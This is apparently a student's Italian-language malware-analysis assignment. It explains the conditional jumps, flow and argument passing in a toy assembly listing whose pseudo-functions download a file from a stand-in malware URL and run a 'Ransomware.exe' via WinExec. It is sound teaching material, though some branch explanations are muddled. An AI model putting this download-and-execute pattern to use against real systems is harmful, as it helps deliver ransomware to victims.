

# Analisi avanzate

Un approccio pratico


Mattia Chiriatti



---

# Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
  2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
  3. Quali sono le diverse funzionalità implementate all'interno del Malware?
  4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.
- 

# Quesito 1

Il Malware può effettuare 2 salti condizionali, ma solo uno sembra essere effettuato veramente. I tipi di salti sono essenzialmente 2: Jump If Zero (jz) e Jump If Not Zero (jnz).

Jump If Zero nella condizione “cmp EBX, 11” implica che il malware salterà all'indirizzo specificato (0040FFA0) se il risultato del confronto tra il contenuto del registro EBX e il valore 11 sarà zero. In altre parole, il salto verrà eseguito se EBX contiene esattamente il valore 11.


Jump If Not Zero nella condizione “cmp EAX, 5” implica che il malware salterà all'indirizzo specificato (0040BBA0) se il risultato del confronto tra il contenuto del registro EAX e il valore 5 non sarà zero. In altre parole, il salto verrà eseguito se EAX non contiene il valore 5.

Il salto che verrà effettuato sicuramente, quindi, sarà il Jump If Zero verso la tabella n°3. In precedenza, però, il salto condizionale Jump If Not Zero, non venendosi a verificare la condizione vera, effettuerà un salto condizionale verso il Jump If Zero.


Il tutto viene illustrato nella slide successiva.

# Quesito 2

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione



0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

---

# Quesito 3

Il Malware ha due funzioni specifiche implementate al suo interno, ovvero:

- Scaricare un file da un URL specifico;
- Eseguire un file .exe.



---

# Quesito 4

Il Malware ha due chiamate specifiche implementate al suo interno, ovvero DownloadToFile() e WinExec():

- Nella chiamata DownloadToFile(), l'URL viene passato come argomento tramite lo stack.
- Nella chiamata WinExec(), il percorso del file .exe da eseguire viene passato come argomento tramite lo stack.

Nel dettaglio:

## 1. Chiamata a DownloadToFile():

- Prima di effettuare la chiamata a DownloadToFile(), l'URL viene caricato nel registro EAX con l'istruzione `mov EAX, EDI`.
- Successivamente, il valore di EAX viene spinto nello stack con l'istruzione `push EAX`.
- Quando la funzione DownloadToFile() viene eseguita, verrà ceduto allo stack per recuperare l'URL passato come argomento.

## 2. Chiamata a WinExec():

- Prima di effettuare la chiamata a WinExec(), il percorso del file .exe da eseguire viene caricato nel registro EDX con l'istruzione `mov EDX, EDI`.
- Successivamente, il valore di EDX viene spinto nello stack con l'istruzione `push EDX`.
- Quando la funzione WinExec() viene eseguita, verrà ceduto allo stack per recuperare il percorso del file .exe passato come argomento.